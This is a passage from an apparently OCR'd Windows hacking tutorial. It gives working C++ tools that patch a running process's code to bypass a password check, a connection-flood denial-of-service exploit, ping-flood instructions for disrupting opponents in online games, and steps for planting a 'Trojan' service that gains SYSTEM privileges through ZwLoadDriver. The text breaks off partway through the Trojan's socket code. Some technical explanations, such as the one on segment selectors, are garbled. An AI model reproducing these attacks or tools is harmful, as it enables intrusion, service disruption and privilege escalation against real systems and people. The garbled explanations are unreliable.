
```
C:\access denied\code\Debug>overflow AAAAAAAAAAAAAAAAAAAA`^P@
This is an buffer overflow example.
If string buffer will exceed 15 bytes, it will cause an overflow.
Press any key to continue . . .

C:\access denied\code\Debug>overflow AAAAAAAAAAAAAAAAAAAA`^Q@
This is an buffer overflow example.
If string buffer will exceed 15 bytes, it will cause an overflow.
Press any key to continue . . .
```

```
This is an buffer overflow example.
If string buffer will exceed 15 bytes, it will cause an overflow.
Press any key to continue . . .
```

Dereferencing the Heap

Alike stack the heap objects can also be exploited if a buffer overflow occurs in heap object instances. But the problem is that the saved return address is not saved on heap instead on the stack. Then, how to make the shellcode to run by heap overflow?

For finding its answer we need to study the structure of heap and then check out all possibilities & techniques to exploit heap related overflows. Let’s check out the architecture of heap



Heap structure (Rough overview)

Modifying the process memory

This is one of the worse kinds of attack for security systems. The attacker does not need the privileges. Even the Guest users can also launch this attack. Before proceeding, lets discus some aspects of process memory management.

A program during its execution time is called a process. Every process is assigned a unique random process id every time it is launched in memory for execution. The process id can be checked using 'TASKLIST' command in windows and 'PS' in Linux systems.

The Windows NT type executables are also called as PE type (Portable Executable). By default every PE image is loaded at 0x00400000 and the first executable code lies at 0x00401000. There is not a single process running at a single instance of time, the list is always at a large even at minimum running programs situation also.

But how is it possible to launch several processes at the same time in the same addresses. It's really magical that the os flips the program code at the same addresses as we click on another process and again the earlier code is loaded at same memory addresses if we jump on the earlier process again.

Well friends, it's not magical but windows keep the track of each & every process in its own manner. Let's discus the process management carried out by operating system in memory.

Every process has several different sections in its own process space. All these sections are loaded in single segment in memory. The sections vanish in the form of memory pages. The group of pages having the same attributes and characteristics are identified as the sections like '.text', '.data', etc sections.

Now we have a rough picture of process memory i.e. every process has its own segment and every segment may have the same logical addressing but the every segment will be located at different physical addresses.

Thus it becomes clear that many processes may be launched at the same logical addresses but they will be physically located at a different physical address and will be identified by the physical addressing i.e. the segments.

It is analogous to books example as different subject books have same page numbers (1, 2, 3, 4... n) but every page contains different text on same page numbers.

When we click on another process, the operating system just loads the corresponding process's memory segment.

The segments tracking is done by operating system using some special cpu registers named segment selectors which are mainly 'SS', CS', 'DS', 'FS' etc. by jumping at different processes the segment selectors select the appropriate segment in the execution environment.

Now consider it, if processor architecture will have special selector registers for OS selection, then it will be capable of executing several instances of operating systems simultaneously.

Now back on different section pages of a process. A single section may have a number of memory pages depending upon its size. Every page has a special attribute, which identifies its access privileges. If a user does not have appropriate privileges, then he cannot access that page in the memory.

Like the pages, which are essentially required by system with kernel mode privileges cannot be accessed from any other ring other that ring0.

But we can modify other pages effectively. Even the 'text' section containing the executable code that normally has the 'read only' attributes.

For this purpose we have to jump into that processes memory and then carry out the hacks. Normally no process is allowed to access the other processes memory normally but we will use two functions provided by kernel32.dll to do so.

The kernel32.dll is loaded each & every time a process is loaded into the memory. It means we can even use those functions from lowest privilege mode ring3 or guest mode to alter the processes memory directly. These functions are **OpenProcess** and **WriteProcessMemory**.

The technique used here is actually used by software developers to masquerade the code dealing with the security system. But we will use the same technique in a different way to make any secure software vulnerable, even if it is neatly developed.

This is the most fatal attack on the computer systems as any user can redirect the executional flow to whatever branch of the code. Moreover, flawless software can also be made vulnerable by introducing several buffer overflows wherever possible. Or any arbitrary shellcode can be used to replace the original code or static data can be changed. One more thing, the user entered data passing the filter checking code can be changed after the checking, to carry out worse kind of hacks, the stack & heaps can be modified. And last but most dangerous attack, the return address can be directly changed to the desired address successfully without a buffer overflow and thwarting the canary security check.

Its time to do it practically, let us frame an example, consider the earlier secpass.exe program. By now you will be able to identify and remediate the security codes. Well we are going to change the **test** condition which checks for the original password & if matched then conditional jumps **jne** or **je** are followed according to the situation. Remember that sooner or later, test condition always produces branches. Check it out in the code.

```
004010BE: 68 C0 30 41 00     push        4130C0h ; “Enter the
; password:” string address is pushed on the stack of next function.
004010C3: 68 70 4C 41 00     push        414C70h
004010C8: E8 D3 13 00 00     call        004024A0
004010CD: 83 C4 08           add         esp,8
004010D0: 6A 15              push        15h
004010D2: 8D 55 E8           lea         edx,[ebp-18h]
004010D5: 52                 push        edx
004010D6: B9 00 4D 41 00     mov         ecx,414D00h
004010DB: E8 F0 02 00 00     call        004013D0
004010E0: 8D 45 E8           lea         eax,[ebp-18h]
004010E3: 50                 push        eax
004010E4: 8D 4D D4           lea         ecx,[ebp-2Ch]
004010E7: 51                 push        ecx
004010E8: E8 73 47 00 00     call        00405860
004010ED: 83 C4 08           add         esp,8
004010F0: 85 C0              test        eax,eax
004010F2: 75 14              jne         00401108
004010F4: 68 D8 30 41 00     push        4130D8h
004010F9: E8 BD 46 00 00     call        004057BB
004010FE: 83 C4 04           add         esp,4
00401101: 6A 00              push        0
00401103: E8 DE 45 00 00     call        004056E6
00401108: 68 50 11 40 00     push        401150h
0040110D: 68 E0 30 41 00     push        4130E0h ; the “Login failed”
00401112: 68 70 4C 41 00     push        414C70h
00401117: E8 84 13 00 00     call        004024A0 ; cout function.

0040111C: 83 C4 08           add         esp,8
```

To remediate it, either change the **test** to **xor** or change the **jne** to **je** so that it will not be followed if we will pass it a wrong password. To do it we need to change the respective hex numbers from x85 to x33 or x75 to x74 it will probably fix the situation. So we have to alter the **.text** section and overwrite the code at 0x004010F0 or at 0x004010F2. We are going to write the code in infectsec.cpp as

```
/* infectsec.cpp */
#include <iostream>
#include <windows.h>
using namespace std;
int infect  (unsigned int pid, void *address, int instruction)    {
      HANDLE h;
      h = OpenProcess(PROCESS_VM_OPERATION|PROCESS_VM_WRITE, true, pid);
      return WriteProcessMemory(h, address, &instruction, 1, NULL);
}
int main (int argc, char argv[])    {
      unsigned int processID;
      cout << "Enter the ProcessID: ";
      cin >> processID;
      infect(processID, (void *)0x004010F0, 0x33);
      cout << "Status:...............Done" << endl;
return EXIT_SUCCESS;
}
```

The OpenProcess requires the essential access type to open processes, which are as:

```
#define OWNER_SECURITY_INFORMATION       (0X00000001L)
#define GROUP_SECURITY_INFORMATION       (0X00000002L)
#define DACL_SECURITY_INFORMATION        (0X00000004L)
#define SACL_SECURITY_INFORMATION        (0X00000008L)
#define PROCESS_TERMINATE          (0x0001)
#define PROCESS_CREATE_THREAD      (0x0002)
```

```
#define PROCESS_SET_SESSIONID     (0x0004)
#define PROCESS_VM_OPERATION      (0x0008)
#define PROCESS_VM_READ           (0x0010)
#define PROCESS_VM_WRITE          (0x0020)
#define PROCESS_DUP_HANDLE        (0x0040)
#define PROCESS_CREATE_PROCESS    (0x0080)
#define PROCESS_SET_QUOTA         (0x0100)
#define PROCESS_SET_INFORMATION   (0x0200)
#define PROCESS_QUERY_INFORMATION (0x0400)
#define PROCESS_ALL_ACCESS        (STANDARD_RIGHTS_REQUIRED |
SYNCHRONIZE | \
                                   0xFFF)
```

Instead of using PROCESS_VM_OPERATION|PROCESS_VM_WRITE we can also use PROCESS_ALL_ACCESS.

Now compile the above program and then execute the secpass.exe process and check for its normal flawless working. Now check the number of tasks running with **tasklist** command and note the process ID of secpass. Now execute the infsec.exe and enter the process ID of secpass.exe, and press enter. Now enter any wrong password in secpass.exe and press enter… wow! The new command console pops up which will occur only if original password will be given. We broke it again by overwriting the machine code.

Friends this technique is used by hackers in network games. A player sits on the gaming system and plays with his counterparts on remote systems, while his team mates hackers sits on other systems login to his system’s console and change the instructions of game code in memory so as to make him win. The things most commonly done are like changing the damage caused by a gun fire making it equivalent to the damage done by the tanks or rockets, or fixing his lives to hundred percent etc.

Now let’s make a program which will be capable of overwriting any other processes

```
/* infection.cpp */
#include <iostream>
#include <windows.h>
using namespace std;
int writeJmp(int pid, void *address, int instr) {
      HANDLE hInstance;
      hInstance=OpenProcess(PROCESS_VM_OPERATION|PROCESS_VM_WRITE,
true, pid );
      return WriteProcessMemory(hInstance, address, &instr, 1, NULL);
}
int main (int argc, char* argv[])   {
      unsigned int addr;
      int processID, instruction;
      cout << "Enter the processID: ";
      cin >> processID;
      cout << "Enter the memory address (in decimal): ";
      cin >> addr;
      cout << "Enter the instruction (in decimal) : ";
      cin >> instruction;
      if ((writeJmp(processID, (void *)addr, instruction)) == -1)
            cout << "Failed to overwrite the instruction." << endl;
      else
            cout << "The instruction is changed in executing process
successfully" << endl;
return EXIT_SUCCESS;
}
```

Compile above program and execute it. But you need the desired process's processID (PID). You can get PID from tasklist command. And then memory address as well as the instruction must be in decimal number format, use calculator for this purpose (the PID is already shown in decimal format in tasklist output).

```
C:\access denied\code>tasklist

Image Name                   PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
cmd.exe                      236 Console                 0      2,200 K
secpass.exe                 2060 Console                 0        628 K
tasklist.exe                 328 Console                 0      4,120 K

C:\access denied\code>infection
Enter the processID: 2060
Enter the memory address (in decimal): 4198640
Enter the instruction (in decimal) : 51
The instruction is changed in executing process successfully
```

```
C:\access denied\code>
```

In above excerpt, 4198640 is decimal equivalent of memory address 0x004010F0 and 51 is decimal equivalent of 0x33 (XOR instruction).

The above tool can be configured to change the whole block of the code at a time by changing the 4rth argument of

```
WriteProcessMemory(hInstance, address, &instr, 1, NULL);
```

can vary from 1 to the block size and instead of a single instruction, providing it the pointer to the new block of instructions. This tool can be used to effectively make any software vulnerable during runtime. E.g. let's make the secpass.exe prone to buffer overflow.

Well friends, we have checked it earlier that if we'll increase the index bound limit than the memory buffer size, it will make the safe functions like getline (in GUI applications the GetWindowsTextA function from user32.dll is used to get the text input from the users in text boxes also uses the bound limit) vulnerable in windows environment, let's do it.

First we need to identify the getline function in disassembled dump.

```
  004010BE: 68 C0 30 41 00     push        4130C0h
  004010C3: 68 70 4C 41 00     push        414C70h
  004010C8: E8 D3 13 00 00     call        004024A0
  004010CD: 83 C4 08           add         esp,8
  004010D0: 6A 15              push        15h
; the string size to be taken in the memory buffer.
  004010D2: 8D 55 E8           lea         edx,[ebp-18h]
; pointer to the string is formed.
  004010D5: 52                 push        edx
; pointer to the string is pushed on the stack.
  004010D6: B9 00 4D 41 00     mov         ecx,414D00h
; the address of getline function.
  004010DB: E8 F0 02 00 00     call        004013D0
; call for cin function.
```

Check out the bold line at address 0x004010D0, it pushes the 0x15 on the stack (push always puts on the stack). Now open the calculator and convert the hex 0x15 into decimal format, it is 21, isn't it? Remember the source code in secpass.cpp especially the cin line as

```
cin.getline(buffPass, 21);
```

Now, we have the target instruction or you can say the array index bound. Let’s increase this bound to cause overflow in secpass.exe. For this hack, we again need three things, the address of instruction 0x004010D0. But, we have to change the 0x15 & not 6A in 6A 15. But the above address is of instruction 6A. Therefore, the address of memory location, where 15 lies will be, 0x004010D0 + 0x1 = 0x004010D1.

Change it to decimal it is 4198609. Second thing is the new string length. Well we can overwrite it with any number up to 0xFF (255 in decimal). And the last thing is the processID as usually. Now we can suppose that rest of the attack, you can do yourself.

The Denial of Service Attacks

The worse kind of attacks is the DOS attack also known as Denial of Service attack. As the name clears that the server will be force not to serve any more legitimate requests.

This attack is the nightmare of all e-businesses. Every year, the business around the world, lose thousands of billions dollars due to this attack.

The DOS attack may be the resultant of lacking in software or hardware efficiency. The attack can be easily planned by analyzing the statistical data or by forcing the systems to fell in an undesired condition having no handling branch or exception handling.

For example the IIS 5.1 on windows XP supports only 9 simultaneous connections. But suppose if we try to connect it another 10th connection then it will refuse the connection.

This data is enough to launch the DOS attack against such a server. This kind of system can be found in college hostels or small office or home networked environments.

Now suppose if all legitimate connections will be eliminated with the forged connections, then the server will deny anymore requests from the legitimate users. Let's frame an example exploit for such attack

Note: This exploit is for study purpose and is proof of concept exploit. This exploit is not safe to be used to attack other systems. Any damage to someone's intellectual property caused by running this exploit will be the responsibility of the attacker himself.

```
/* denser.cpp */


#include <iostream>

#include <winsock.h>


#define RPORT 80

using namespace std;


int main (int argc, char* argv[])   {

      SOCKET s;
```

```
        WSADATA wsaData;
        SOCKADDR_IN rem_addr;
        int a = 178; // To show the progress meter (a white box in ASCII).
        cout << "created by:     ******Xtremers******" << endl;

        if ( argc < 2)    {
              cout << "usage: denser <ip addr>" << endl;
              exit(1);
        }
        if((WSAStartup (MAKEWORD(1, 1), &wsaData)) != NULL)    {
              perror("WSAStartup");
              exit(1);
        }
        rem_addr.sin_family = AF_INET;
        rem_addr.sin_port = htons(RPORT);
        rem_addr.sin_addr.S_un.S_addr = inet_addr(argv[1]);
        memset(&(rem_addr.sin_zero), NULL, 8);

        cout << "Progress: ";
        for (int i=0; i <= 10000; i++)       {
              if ((s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
                          {
                    perror("socket");
              }
              if ((connect(s, (struct sockaddr *)&rem_addr, sizeof(struct
sockaddr))) == -1)      {
                    perror("connect");
              }
              printf ( "%c", a);
        }
        cout << endl << "Thanx." << endl;
return EXIT_SUCCESS;
}
```

Note: To compile above exploit, first save and build the project. By ctrl + S and then "F7" and then from Project menu select 'settings' and in 'Link' tab add **wsock32.lib** in **Object/library modules.** Separate it from other entries with a blank space and then compile the denser.cpp.

Let's check out its output as

```
C:\Documents and Settings\vinnu\Develop\opensource>denser
created by:     ******Xtremers******
usage: denser <ip addr>

C:\Documents and Settings\vinnu\Develop\opensource>denser 127.0.0.1
created by:     ******Xtremers******
Progress:
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
```

As we see, we are running the above exploit denser on local machine (remember to clear the web browser’s history first) and then try to open the websites loaded in your web server or just type the server name in address box to open the default homepage. But it sends us some error message in web browser. We can check out the connections with **netstat –a** command as

```
C:\Documents and Settings\vinnu>netstat -a
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    NASA:ftp               0.0.0.0:0              LISTENING
  TCP    NASA:telnet            0.0.0.0:0              LISTENING
  TCP    NASA:smtp              0.0.0.0:0              LISTENING
  TCP    NASA:http              0.0.0.0:0              LISTENING
  TCP    NASA:epmap             0.0.0.0:0              LISTENING
  TCP    NASA:https             0.0.0.0:0              LISTENING
  TCP    NASA:microsoft-ds      0.0.0.0:0              LISTENING
  TCP    NASA:1025              0.0.0.0:0              LISTENING
  TCP    NASA:1027              localhost:http         TIME_WAIT
  TCP    NASA:1028              localhost:http         TIME_WAIT
  TCP    NASA:1029              localhost:http         TIME_WAIT
  TCP    NASA:1031              localhost:http         TIME_WAIT
  TCP    NASA:1032              localhost:http         TIME_WAIT
  TCP    NASA:1033              localhost:http         TIME_WAIT
  TCP    NASA:1034              localhost:http         TIME_WAIT
  TCP    NASA:1035              localhost:http         TIME_WAIT
  TCP    NASA:1036              localhost:http         TIME_WAIT
  TCP    NASA:1037              localhost:http         TIME_WAIT
  TCP    NASA:1038              localhost:http         TIME_WAIT
  TCP    NASA:1039              localhost:http         TIME_WAIT
  TCP    NASA:1040              localhost:http         TIME_WAIT
  TCP    NASA:1041              localhost:http         TIME_WAIT
  TCP    NASA:1042              localhost:http         TIME_WAIT
  TCP    NASA:1043              localhost:http         TIME_WAIT
  TCP    NASA:1044              localhost:http         TIME_WAIT
```

… and so on.

The exploit can be run from several machines simultaneously to attack more efficient servers serving several thousand requests at same time in that situation the attack will be called as DDOS attack (Distributed Denial of Service attack).

The denials of service vulnerabilities are not always the fault of bad programming, but emerge from the limited resource to be allocated like CPU, memory or data channels.

The online games are the best victims of such resource eating attacks. Best example, we ourselves are fond of games. We are not very skillful in any single game. But whenever playing the network or online games, we try to send the huge amount of junk data packets to our counterpart player's computer system to occupy the precious network channels of victim network. Best example is ping utility. We can either use smurf attack or do the broadcast ping to victim network or send unlimited number of icmp packets (ping data packets are also called icmp packets).

But remember that the ping attacking host or network must be different than the one from which you'll play the network game. We can also ping from several other systems for more effect.

Best thing about ping packets is that the icmp packets are default allowed to firewalled hosts & icmp packets are not logged in logging servers.

Note: Place victim host's address in place of 127.0.0.1 (we can also replace last octet of victims address to 255 means broadcast address of 127.0.0 network, but remember most firewalls filter out the broadcast pings)

```
C:\Documents and Settings\vinnu>ping -t -l 1024 127.0.0.1

Pinging 127.0.0.1 with 1024 bytes of data:
```

```
Reply from 127.0.0.1: bytes=1024 time<1ms TTL=128
Reply from 127.0.0.1: bytes=1024 time<1ms TTL=128
Reply from 127.0.0.1: bytes=1024 time<1ms TTL=128
Reply from 127.0.0.1: bytes=1024 time<1ms TTL=128
Reply from 127.0.0.1: bytes=1024 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 5, Received = 5, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
```

The effect of such an attack is that the target system network resources will be used up by unwanted packets and the precious bandwidth will get exhausted and thus, the attack will cause delay in games data packets transmission from counterpart player's host to game server and we can easily defeat them.

But remember, the ping data packets route must be different from the route of your gaming portal and game server and the counterpart player should be playing from a different host, other than game server.

Leveraging Privileges to Ring0

In this attack, we would leverage the execution mode from low privileges to ring0. Before proceeding further, lets discus a little about the privileges and the different rings.

Rings are the security zones in operating system. There may be any number of rings in an os, but windows employ 4 rings especially ring3, ring2, ring1 & ring0.

The ring structure is analogous to onion. The ring3 is the outermost ring of the operating system. All processes running with very low privileges are in ring3, while the innermost ring is ring0. The operating system kernel lies in ring0.

In windows XP the user working in ring0 is called **SYSTEM.** All processes working in ring0 are assigned the user ID SYSTEM. All device drivers work in kernel mode or ring0 (kernel mode & ring0 or SYSTEM are same thing).

The windows kernel comprises of mainly two layers the DLL layer and VXD layer. The VXD layer is also called device driver layer (V stands for virtual, X for any device & D stands for driver).

We can check the process list with **TASKLIST /V** command all processes running in ring0 will be assigned the user name **NT AUTHORITY\SYSTEM**.

In windows 9x, there were several ways to leverage the privileges to ring0 directly from ring3. But in Windows NT operating systems like NT, 2000, 2003, XP & VISTA do not employ such methods for security reasons.

But there is a legitimate way to leverage the privileges. The method employs the same technique as a device driver is loaded.

The device driver installer programs in NT Operating systems use a special function **ZwLoadDriver** exported from NTDLL.dll.

The ZwLoadDriver takes the driver service registry key name as its only argument. Before the call to the above function, the driver must be enlisted in windows registry services key.

Once in ring0, we can do anything unrestrictedly. Any user having enough privileges to install any device driver can leverage the privileges to ring0. But we need to add the driver service in the registry before uplifting the privileges.

There are mainly two shortcut ways to add a service in registry. One use “**REG ADD** …” command or just save any service data in a file then alter it and import it into registry again.

Then the program to be executed in ring0 should be copied into **%systemroot%\system32** directory.

We need a launcher program for our target service to run in ring0. Check out the list of files below that is necessary for leveraging the privileges:

1) Registry file to add Trojan service name in registry
2) Trojan horse to be executed in ring0
3) A vehicle program employing execve to execute Trojan
4) A launchpad program employing zwLoadDriver to uplift privileges

The Trojan horse is a program which looks and works as a normal useful software but can be used for accomplishing the desired work by the attacker e.g. spying, crashing the systems or leaking the data out etc.

We can export any service key from registry and then alter its values in notepad and export it back into registry.

And the Trojan should be copied into system32 directory.

Now let us start the attack, open the registry editor by typing **regedit** in run or in command console. Now open

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
```

And now select any service name from left pane which contains ‘DisplayName’, ‘ImagePath’, ‘Start’ entries in right pane. One example is aec or if you have telnet service on then find tlntsrv and double click it. Now in file menu click ‘Export’ and it will ask you to save the service key. Now edit the service key registry file by right clicking it and pressing edit.

Now edit the entry

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tlntsrv]
```

to

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\trojan_service_na
me]
```

and

```
"Start"=dword:00000003
```

to

```
"Start"=dword:00000002
```


as dword value 2 means auto start. Also change the 'DisplayName' to whatever you want. Delete the Enum entry and its sub contents. The file should look like and write trojan_service_name to whatever, we named it xtremers.

Just emphasize on 'Start', and service name for now and save the file and double click it, when prompted click 'yes' and then 'Ok'. And we have our Trojan service enlisted in registry.

Now open the service key

```
HKLM\System\CurrentControlSet\Services\xtremers
```

And change the ImagePath to the launchpad file for example we are going to specify the path of secjmp.exe and it starts cmd.exe which already lies in system32 directory. The whole thing should look like



Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnGroup	REG_MULTI_SZ	
DependOnService	REG_MULTI_SZ	RPCSS TCPIP NTLMSSP
Description	REG_EXPAND_SZ	Enables a remote user to log on to this computer and r…
DisplayName	REG_SZ	xtremers
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\access denied\code\Debug\dump\secjmp.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Well friends, now we need to code a leverager program.

```
/* xtremersdrv.cpp */

#include <iostream>
#include <windows.h>
using namespace std;
int main (int argc, char* argv[])   {
      HMODULE h;
      cout << "Created by ********** Xtremers **********" << endl;
key:
      char keystr[] =
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\xtremers";
      h = LoadLibrary("ntdll.dll");
      __asm {
            push offset key
            add eax, 0x0000E86F
            call eax
      }     // change the 0x0000E86F to according to your system.
return EXIT_SUCCESS;
system("PAUSE");
}
```

In above program we have implemented the code in assembly instructions under __asm {} block. This is done for the sake of simplicity & compactness of code.

```
__asm {
            push offset key
            add eax, 0x0000E86F
            call eax
      }
```

Here we are pushing the offset of string containing the service key name of our Trojan service. This is actually declared in label ‘key’.

And

```
add eax, 0x0000E86F
```

In this instruction we are adding the address offset `0x0000E86F` of ZwLoadDriver function in the image base of ntdll.dll. Just change this offset according to your OS version.

You can get the offset of ZwLoadDriver from exports of ntdll.dll it is

```
996   3E3 0000E86F ZwLoadDriver
```


You should keep in mind that LoadLibrary function returns the image base address of Dll in eax register.

Now after the add instruction, the eax register contains the address of ZwLoadDriver function and we are making a call to ZwLoadDriver with the instruction `call eax`.

The third entry is the address offset of ZwLoadDriver. You can get the exports of any Dll with the help of Dumpbin.exe.

Note: In your case, the RVA offset may be different from that is listed here. It depends upon the OS version.

Now restart the computer and then, compile and run the above program and check the effect in Task Manager by right clicking the taskbar and selecting 'Task manager' and selecting the 'Processes' tab.



Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users
Show processes from all users
End Process

Image Name	User Name	CPU	Mem Usage
explorer.exe	vinnu	00	24,500 K
wuauclt.exe	SYSTEM	00	7,400 K
cmd.exe	SYSTEM	00	1,112 K
wdfmgr.exe	LOCAL SERVICE	00	1,672 K
svchost.exe	SYSTEM	00	1,564 K
inetinfo.exe	SYSTEM	00	9,836 K
spoolsv.exe	SYSTEM	00	3,812 K
svchost.exe	LOCAL SERVICE	00	3,752 K
svchost.exe	NETWORK SERVICE	00	1,484 K
svchost.exe	SYSTEM	00	18,296 K
svchost.exe	NETWORK SERVICE	00	4,280 K
svchost.exe	SYSTEM	00	4,340 K
lsass.exe	SYSTEM	00	1,008 K
services.exe	SYSTEM	00	2,852 K
winlogon.exe	SYSTEM	00	3,628 K
csrss.exe	SYSTEM	00	3,820 K
WINWORD.EXE	vinnu	00	34,680 K
wscntfy.exe	vinnu	00	1,872 K
smss.exe	SYSTEM	00	384 K

Processes: 25 CPU Usage: 0% Commit Charge: 161M / 1480M

But there is a problem; we cannot see the executing services or drivers. But the software we want to execute in ring0 can accomplish its tasks perfectly. Instead of cmd.exe, we can use other desired programs. We can use sockets for interaction with the program.

Sockets for interaction with Service

Sockets are the way the softwares interact with each other on local or remote computer systems. We are going to use the same functionality provided by sockets to interact with the leveraged Trojan horse (our program operating in ring0).

We are following the same previous way for leveraging the privileges to ring0. Let us code our Trojan horse program first, which will work in ring0.

```
/* sockex1.cpp */
#include <iostream>
#include <windows.h>
#include <winsock.h>
#define MYPORT 5555
using namespace std;
int main (int argc, char* argv[])   {
      SOCKET sockfd, newfd;
      WSADATA wsaData;
      struct sockaddr_in my_addr;
      struct sockaddr_in their_addr;
      int result = 0;
